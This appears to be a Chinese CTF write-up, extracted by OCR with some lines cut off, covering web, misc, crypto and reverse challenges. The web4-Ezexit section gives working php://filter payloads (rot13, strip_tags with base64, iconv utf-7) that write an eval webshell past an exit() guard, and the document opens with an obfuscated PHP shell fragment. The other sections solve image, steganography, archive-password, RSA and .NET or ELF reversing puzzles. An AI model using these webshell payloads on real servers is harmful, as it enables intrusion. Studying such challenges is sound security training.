$__=~(站); $____.=$__[$_]; $_=$$____; $___($_[_]);
```

0x04 web4-Ezexit

题解1-官方

1）打开浏览器，访问目标主机，打开页面发现代码审计
3）根据题意，发现存在文件写入，但是只能控制文件名。并且存在 exit，之前的套路都是利用 base64 编码，但是这里由于文件名中存在等号，导致文件内容中间也会存在等号，因此无法使用 base64 编码
4）利用 rot13 编码，payload
expire=1&path=php://filter/write=string.rot13/resource=./<?cuc cucvasb();riny($_TRG[pzq]);?>
5）计算文件名并 url 编码
6）访问读取 flag，具体可以参考 exp



题解2-江西软件职业技术大学

https://xz.aliyun.com/t/7457

这道题的灵感应该来自于Thinkphp的反序列漏洞，很明显，存在危险函数`file_put_contents`，应该可以写入任意文件Get Shell，所以关键要注意两个参数`$filename`与`$data`的传入
但是主要思考的地方在于下行代码

`$data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;`

很自然的想到死亡退出的题目，大致思路是使用伪协议包含解码之后再写入，这样其它的多余代码和`exit()`部分会被解码为乱码被php自动忽略，达到绕过退出代码，插入木马Get Shell的目的
该题的大体思路还是通过解码的方式使得`exit()`失效
但是按常规的死亡退出解法并不能解决该题，主要是由于插入进去的语句是拼接在`//`之后的，也就是写入的`$expire`会被注释掉

```
$data = serialize($value);
$data   = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
```

这里还做了一次序列化再将$data拼接进去，那这里就存在可以利用的可能了。
那这里就需要考虑的是使用哪种解码方式可以成功写入木马并且Get Shell
首先考虑的是`rot13`加解密，也就是`path=php://filter/write=string.rot13/resource=./<?cuc @riny($_TRG[_]);?>`，由于我们测试的ip为127.0.0.1这样就会生成 名为`<?cuc @riny($_TRG[_]);?>f528764d624db129b32c21fbca0cb8d6.php`的文件，但是这种在windows环境下属于错误的文件名格式，所以在windows环境下无法写入进去

所以，需要想办法去除`<`和`?`等字符
php提供了`string.strip_tags`和`convert.base64-decode`过滤器

```
strip_tags 可以用来删除字符串中的 HTML代码 和 PHP代码 ；
base64-decode 可以用来解码 base64字符串
```

可以用`strip_tags`来去除<?...exit()代码片段，使用base64编码<?php...eval($...?>防止被strip_tags 删除。如下：

```
path=php://filter/string.strip_tags|convert.base64-decode/resource=PD9waHAgZXZhbCgk
```

但是当我们写入的时候又发生了一个问题

Catchable fatal error: file_put_contents(): No URL resource specified in **D:\phpstudy\WWW\testphp\web4.php** on line **17**

这是因为我们的path语句当中带有`=`号，读入之后被base64解密的时候无法解析`=`号，因此报了错，导致只能写入空文件，造成写入木马的失败

```php
<?php
$filename_a= "php://filter/string.strip_tags|convert.base64-decode/resource=PD9waHA
$data_without = "<?php\n//000000000000\n exit();?>\nphp://filter/string.strip_tags|
file_put_contents($filename_a, $data_without); #带有等号 会报错

$filename_b= "php://filter/string.strip_tags|convert.base64-decode/resource=PD9waHA
$data_with = "<?php\n//000000000000\n exit();?>\nphp://filter/string.strip_tags|con
file_put_contents($filename_b, $data_with) #不带有等号 成功写入
```

运行上述代码就可知，使用 strip_tags 和 base64 的方法一般情况下不可取，因为 resource 后面一定要有`=`在php中才是合法的语法规则。

分析在linux下执行exp可以成功写入文件，但是无法执行的原因
写入的文件为

```
<?cuc
//000000000000
 rkvg();?>
f:101:"cuc://svygre/jevgr=fgevat.ebg13/erfbhepr=<?php @eval($_GET[_]);?>647p4s96n28
```

访问该文件，会报错 Parse error: syntax error, unexpected ‘rkvg’ (T_STRING) 导致后续代码无法执行。
这是因为 php 默认会开启`short_open_tag`（手册），导致 php 把 <? ?>之间的内容识别为php代码，但是由于`<?cuc`，也就是 <?后面出现了 cuc 字符串，使得代码语法不合格，php 报错退出执行。

整理问题重新思考一下
在该题中，path是可控的，它控制了文件名与写入的内容，根据上面的分析，由于题目环境是Linux，因此这里先考虑通过base64解密的方式同时绕过掉对<??>的检测和死亡退出，为了更好的理解，把代码的执行过程简化一下

```
$path='php://filter/write=convert.base64-decode/resource=PD9jdWMgQHJpbnkoJF9UUkdbX1
$filename=$path.'468bc8d30505000a2d7d24702b2cda94.php';
$data="<?php\n//000000000000\n exit();?>\n".serialize($path.'647c4f96a28a577173d6e3


echo $filename."\n\n";
echo $data."\n";
/**
php://filter/write=convert.base64-decode/resource=PD9jdWMgQHJpbnkoJF9UUkdbX10pOyAgP

```

可以发现文件名变成了
`PD9jdWMgQHJpbnkoJF9UUkdbX10pOyAgPz4468bc8d30505000a2d7d24702b2cda94.php`
文件内容为

```
<?php
//000000000000
 exit();?>
s:121:"php://filter/write=convert.base64-decode/resource=PD9jdWMgQHJpbnkoJF9UUkdbX1
```

且会被convert.base64-decode过滤器进行base64解码，但是由于有等号，写入文件肯定会报错。
`所以现在的问题就变成了，如何让文件名中不含有=`。
大家可以查看php手册英文版的这个页面，拉到最下面，会发现一个过滤器：`convert.iconv.*`,这个过滤器需要 php 支持 iconv，而 iconv 是默认编译的。它的作用等价于函数`iconv()`（这个过滤器在php的中文页面是没有描述的。
看以下demo：

```
<?php

$cc='php://filter/convert.iconv.utf-8.utf-7/resource=123.txt';
file_put_contents($cc,'=');

/**
123.txt 写入的内容为: +AD0-
**/
```

也就是，`convert.iconv`这个过滤器把`=`转化成了`+AD0-`，要知道`+AD0-`是可以被`convert.base64-decode`过滤器解码的。

答案呼之欲出。使用`convert.iconv.*`配合`convert.base64-decode`。

所以该题的payload为

由于`base64是四个字节为一组`，所以要在base64编码前补字母达到使得shell语句被正常解码的目的

```
path=php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode/resource=aaaPD9wa
```


```
path=php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../h.php
```

二、MISC

Different_P

1）两张图片，据题意用 PIL 查看两图的不同（ps:图片过大需要重新设置最高阈值 Image.MAX_IMAGE_PIXELS = 10000000000

2）观察到在黑色区域的灰度值有的比 pic1 多 1，有的不变，而白色区域内的完全一样

3）根据思路编写脚本观察不同

```
from PIL import Image
import base64
Image.MAX_IMAGE_PIXELS = 10000000000
im1=Image.open('a1.png').convert('L')
im2=Image.open('a2.png').convert('L')
length = im1.size[0]
hight = im1.size[1]
```

```

flag = ''
count = 0
for x in range(0,length):
    for y in range(0,hight):
        pix1 = im1.getpixel((x,y))
        pix2 = im2.getpixel((x,y))
        if pix1 == 255:
            continue
        else:
            flag+=str(pix2-pix1)
            if pix2-pix1 == 0:
                count += 1
            else:
                count = 0
            if count == 8:
                print(flag)
                break
```

4）观察到输出的结果是一串 01 二进制代码，便转化成 16 进制尝试一下，发现最后结果为一个 base64 代码，将其补全

后使用 base64 解码

5）Base64 解码得到一个类似 PNG 格式的数据

6）用一个 png 格式储存，发现打不开图片，后发现第 10 字节处有些不同，0D 变成了 0E，修复后打开为一个二维码，扫描即可得到 flag

---

奇怪的杂项

1）拿到 pyc 文件，在线反编译


看到关键内容：

```
if b58encode(input()) ==
```

```
b'3sLBBYq91BUxPzp7tRuYNKvUNQ2hedyw6ydjzNbf9rJbYq9Ue6xzr9aL6rEDwUQZRGnZPGGgwM2PspAeVcCCjyrNQqDV5PhvaZp
wj5ZMaXaFuGjiXK1gf72U325dx6n1RFKiBF3C9dYRTj86aqxZ5HN53KLaW7oBoXwJjbsNFdci8A2kQM':
        print("flag is coming...")
    else:
    print("There is no problem that your input is wrong.")
```

2）查看文件内容也很容易得知是 python 的 base58 实现

在线反编译后的脚本会出现问题，但可以在线 base58 解密一波，得到：



3）得到提示：flag 在 Pyc 文件中


4）查阅资料可知存在 pyc 隐写工具 Stegosaurus　https://www.freebuf.com/sectool/129357.html

5）利用工具提取 pyc 中隐藏信息得到 flag

神秘文件

1）　首先拿到题目，是一个压缩包，压缩包被加密，解密后可以得到 flag.txt

2）　因为不知道压缩包密码，但是可以看到压缩包的注释中有提示 password:,然后有不可见的字符串，复制到文本编辑器中将所有字符可视化，然后可以发现有很多 tab 和空格，可视化类似箭头和点，然后又斜杠分割开，尝试转换为摩斯电码的格式，进行解密




3） 解密结果为 THEPASSWORDOFTHESAFEIS????，大概的意思是保险箱的密码是，然后有四位未知，使用脚本生成字典。脚本如下

```
1. password="THEPASSWORDOFTHESAFEIS"
2. file = open('dict.txt','w')
3. for i in range(0,10000):
4.     file.write(password+("%04d" % i)+'\n')
5. file.close()
```

4） 然后 rar 字典爆破

4） 然后 rar 字典爆破



5） 获得压缩包密码是 THEPASSWORDOFTHESAFEIS5865

6） 解压得到 flag

newbie_rsa

1） 首先拿到题目，可以发现给了 rsa 的 n、e、c 以及(p-2)*(q-2)，可以知道 n 是等于 p*q 的，可以求出 p+q 的值，然后由于私钥是与(p-1)*(q-1)相关的，所以可以求出 (p-1)*(q-1)，然后就可以求解得到私钥 d

d=modinv(e, (p-1)*(q-1))

已知(p-2)*(q-2)=a(已知)

因为 (p-1)*(q-1)=p*q-(p+q)+1
(p-2)*(q-2)=p*q-2(p+q)+4

因此可以求出(p-1)*(q-1)=((p-2)*(q-2)-2+n)/2
从而求得d

2） 求得私钥 d，对密文 c 解密，求出明文 m

3） 解密脚本如下

```
1.  from Crypto.Util.number import *
2.  import binascii
3.  def gcd(a, b):
4.      if a < b:
5.          a, b = b, a
6.      while b != 0:
7.          temp = a % b
```


```
        a = b
        b = temp
    return a
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
pq2=
0x9360ce5eb573dcdb85af4cef9468a29323aa9d26f8cef9a2b004f3d9922c12c45f74b85c00db81fa34de4714a6a95b676618a3ea8155d
f7095056c079531233f3e80cc372263ccaf4d42e5b7aa637586b673e30820a2d7eba201691371e138e4b3e45ed756cc6faac6e6f4686dfb
56e7fcd361ac312d0f7110e76f8fee5cff75894e8a2f4e50ffd0ef9db7f0eb685a6b3038892a96b355ea1d154b77db6e97a3facd36dd8ee
```

```
    14b94cb98a21f4cea1412e7c72ea4cad530995ade3f5aae3444204dfc0d6ede436427
e= 0x2e43a6e5
n=
    0x9360ce5eb573dcdb85af4cef9468a29323aa9d26f8cef9a2b004f3d9922c12c45f74b85c00db81fa34de4714a6a95b676618a3ea8155d
    f7095056c079531233f3e80cc372263ccaf4d42e5b7aa637586b673e30820a2d7eba201691371e138e4b3e45eda7d04ff5b6a850dd6c5d5
    dcaab3588c8acc1b56794cbef1337664afd984d491d8134e3c1d6614142788 36b76e0de6a4e9a16f1c3f6abe86448dd065f317515d09888
    955eba578c5579381f59a5355584d1b2003c93660ada247f13db12aadc74a6801803b
c=
    0x49c627fa815685ad85060c0891e2cd04b5cd722cd82cc809835cb43da79b21ce547f4139da69a67e201c5f4643ff91306b92ae7d1e3cc
    96a01e7074c7016058bf607038061fc3a99b6ac3ae1eaf6a3fddcc70303ed56281896183a4cd98c18e5f0378bf18d6a09c685c6fefdd0c0
    914b4b22e183ac5c88d5674b54141ef8291855bc394296b8031c0b0b6ec26889871137b91224321bb0d2a89ae1cf84eeba9fe459d0b8dff
    7fb1aadbae839956dfdfef5b0a8dbdfe8fd2613228e75f45195ee24cfa58b85a57e0f
d = modinv(e, (pq2+n-2)//2)
m=pow(c,d,n)
print(binascii.unhexlify(hex(m)[2:]).decode())
```

三、REVERSE

ReMe

1）用 dnSpy 打开后发现明显的混淆，用 de4dot 尝试解混淆



2）去除成功，再用 dnSpy 打开

```
string text = Console.ReadLine();
string text2 = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.eM9R4q1JU(text);
if (text.Length == 32)
{
    bool flag = true;
    for (int i = 0; i < 64; i++)
    {
        if (((int)text2[i] ^ i) != array[i])
        {
            flag = false;
        }
    }
    if (flag)
    {
        Console.WriteLine("You input the FLAG");
        return;
    }
    Console.WriteLine("Try again");
}
```

程序对输入的 32 长度字符串进行了一些操作，生成了 64 长度的字符串，再将其异或循环下标 i，最终要求和数组相等，数组即硬编码存储于代码中

3）跟进这个加密函数，可以看到有 AES

```
public static string eM9R4qlJU(string string_0)
{
    AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
    string result;
    try
    {
        object object_ = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.R9S9p6Q6YsHH3JHQuG(aesCryptoServiceProvider, true);
        byte[] array = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.R2MIFThCil3DapPjrk(W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.hTiHC2TpSDu8qnhPXr(), string_0)
        result = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.QQrkqLVhDsrcP29qUg(W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.R8cSFcfKXVEn0OwvNh(object_, array, 0,
          array.Length));
    }
    finally
    {
        if (aesCryptoServiceProvider != null)
        {
            W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.RtKfeRKOTOlb1dI3Fo(aesCryptoServiceProvider);
        }
    }
    return result;
}
```

再次跟进，找到了 2 个可疑的字符串

```
        W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.CvSexJB8w = "CslsFunnuFslsC";
    }
    W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ.GIfImBVoF = "RevMePls233";
}
```

以及成员变量

WDO9TCf6H : string

```
// dv4QmUedy4B9kBXB4v.W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KIdBuJ
// Token: 0x04000001 RID: 1
private static string WDO9TCf6H = "frOmpwnlmpOrt5th";
```

4）一般 AES 加密都是生成了一些不可见字符然后用 base64 打印的。我们先将最后的密文数组分别异或对应的 i，结果如下：

```
static void Main(string[] args)
{

    int[] enc = {
        99,67,113,123,110,48,72,117,94,104,99,36,
        100,63,37,54,120,125,64,96,121,39,70,71,
        74,87,35,80,36,100,70,70,16,17,21,90,70,
        77,19,104,123,74,30,0,64,88,69,105,81,68,
        90,116,127,109,101,70,95,10,95,107,80,68,91,126
    };
    for (int i = 0; i < enc.Length; i++)
    {
        Console.Write((char)(enc[i] ^ i));
        //cBsxj5NrVai/h2+9hlRsm2PPRN9K8yXY007ybh5OSc4+lukFauhGKXSqg3ePlyeA
    }
```

然后再进行 base64 解码。


5）刚才提到的三个字符串其实是 AES 加密中的

```
private static string IV = "fr0mpwn1mp0rt5th";
private static string PASSWORD = "Cs1sFunnuFs1sC";
private static string SALT = "RevMePls233";
```


6）知道了这些解密就比较容易了

```
string encrypted = "cBsxj5NrVai/h2+9hlRsm2PPRN9K8yXY007ybh5OSc4+lukFauhGKXSqg3ePlyeA";
string decrypted;
decrypted = AesBase64Wrapper.DecodeAndDecrypt(encrypted);
Console.WriteLine("flag is  " + decrypted);
```

6）最终结果：




7）运行程序



findme

1）IDA 打开，找到 main 函数，发现只有一个 helloworld，明显程序隐藏了关键的 getFlag 的逻辑，猜测在 main 函数之前或者之后，找一下相关的函数 init 和 fini

2）这里有一个循环 putchar，猜测和输出 flag 有关，这个 sub_400795 函数在 main 函数之后运行，就是隐藏关键逻辑的 fini




```
46  v22 = 74;
47  v23 = 124;
48  v24 = 33;
49  v25 = -98;
50  v26 = 78;
51  v27 = 57;
52  v4 = 102;
53  v5 = 108;
54  v6 = 97;
55  v7 = 103;
56  v8 = dword_6010A8;
57  for ( i = 0; i <= 18; ++i )
58    byte_601080[i + 19] = *(&v9 + i);
59  for ( j = 0; j <= 3 && ((unsigned __int8)byte_601080[j] ^ *((_BYTE *)&v8 + j)) == *(&v4 + j); ++j )
60    ;
61  if ( j == 4 )
62  {
63    for ( k = 0; k <= 37; ++k )
64      putchar((unsigned __int8)(byte_601080[k] ^ *((_BYTE *)&v8 + k % 4)));
65  }
66  return __readfsqword(0x28u) ^ v28;
```

3）而函数 sub_4006A6 则是在 main 函数之前运行的 init

```
v23 = __readfsqword(0x28u);
v4 = 28;
v5 = 40;
v6 = 120;
v7 = -101;
v8 = 1;
v9 = 112;
v10 = 45;
v11 = -98;
v12 = 76;
v13 = 124;
v14 = 124;
v15 = -56;
v16 = 77;
v17 = 116;
v18 = 33;
v19 = -102;
v20 = 27;
v21 = 33;
v22 = 32;
v0 = time(0LL);
srand(v0);
for ( i = 0; rand() > i; ++i )
  rand();
dword_6010A8 = rand();
for ( j = 0; j <= 18; ++j )
  byte_601080[j] = *(&v4 + j);
return __readfsqword(0x28u) ^ v23;
}
```

这个函数一开始对 byte_601080 进行了部分赋值，19 个 char，记作 enc。也对 dword_6010A8 进行了一个类似

随机数的赋值，可以看成这里这个数是随机生成的，命名为 number

4）在 fini 中，对 enc[19-37]进行了赋值，也是 19 次

```
v8 = number;
for ( i = 0; i <= 18; ++i )
  enc[i + 19] = *(&v9 + i);
```

5）在这个循环中，把 dword 的 number 看作了 4 个 char 类型，4 个 4 个对刚才提到的 enc 数组进行异或

```
for ( i = 0; i <= 18; ++i )
  enc[i + 19] = *(&v9 + i);
for ( j = 0; j <= 3 && ((unsigned __int8)enc[j] ^ *((_BYTE *)&number_ + j)) == *(&v4 + j); ++j )
  ;
```

并且要求前四个密文异或结果为 flag。如果满足这个条件，那么就会输出这 38 个字符，我们也就会得到 flag 后面的内容。

```
v4 = 'f';
v5 = 'l';
v6 = 'a';
v7 = 'g';
```

6）分析到这里，关键在于 number 是个随机数，不可控制。所以只有极小的可能性能让程序自行输出 flag，因此这里需要我们人为的获取这个`number`，根据密文的前 4 个数，和`flag`，反过来异或回去即可得到 number

7）这里我们再提取一下 38 长度的密文数组

前 19 个

```
v4 = 28;
v5 = 40;
v6 = 120;
v7 = -101;
v8 = 1;
v9 = 112;
v10 = 45;
v11 = -98;
v12 = 76;
v13 = 124;
v14 = 124;
v15 = -56;
v16 = 77;
v17 = 116;
v18 = 33;
v19 = -102;
v20 = 27;
v21 = 33;
v22 = 32;
```

后 19 个

```
v9 = -59;
v10 = 73;
v11 = 39;
v12 = 41;
v13 = -60;
v14 = 77;
v15 = 37;
v16 = 120;
v17 = -103;
v18 = 24;
v19 = 112;
v20 = 122;
v21 = -53;
v22 = 74;
v23 = 124;
v24 = 33;
v25 = -98;
v26 = 78;
v27 = 57;
```

8）照着上面的解题步骤编写 exp 如下：

```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

int main(int argc, char** argv) {
    unsigned char enc[38] = {
        0x1c,0x28,0x78,0x9b,0x01,0x70,0x2d,0x9e,
        0x4c,0x7c,0x7c,0xc8,0x4d,0x74,0x21,0x9a,
        0x1b,0x21,0x20,0xc5,0x49,0x27,0x29,0xc4,
        0x4d,0x25,0x78,0x99,0x18,0x70,0x7a,0xcb,
        0x4a,0x7c,0x21,0x9e,0x4e,0x39
    };
    const char* flag = "flag";
    unsigned char bytes[4] = { 'f' ^ enc[0],'l' ^ enc[1],'a' ^ enc[2],'g' ^ enc[3] };
    for (int i = 0; i < 38; i++) {
        printf("%c", enc[i] ^ bytes[i % 4]);
    }
    return 0;
}
```

结果：

```
选择C:\Windows\system32\cmd.exe
flag{44b68e4708fae993c087aaeb4c7088b4}请按任意键继续. . .
```

